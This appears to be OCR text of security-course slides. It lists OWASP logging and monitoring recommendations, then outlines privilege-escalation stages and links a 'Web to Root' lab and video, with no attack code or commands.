
- Ensure all login, access control failures, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and held for sufficient time to allow delayed forensic analysis.
- Ensure that logs are generated in a format that can be easily consumed by a centralized log management solutions.
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.
- Establish effective monitoring and alerting such that suspicious activities are detected and responded to in a timely fashion.

Source: OWASP

Privilege Escalation

Privilege Escalation and Subverting Defenses

- Low priv user on normal machine
- Compromise other users
- Escalate to root



Lab: Web to Root

Lab URL: https://attackdefense.com/challengedetails?cid=85

Video URL: https://youtu.be/AeFzdX-vhW8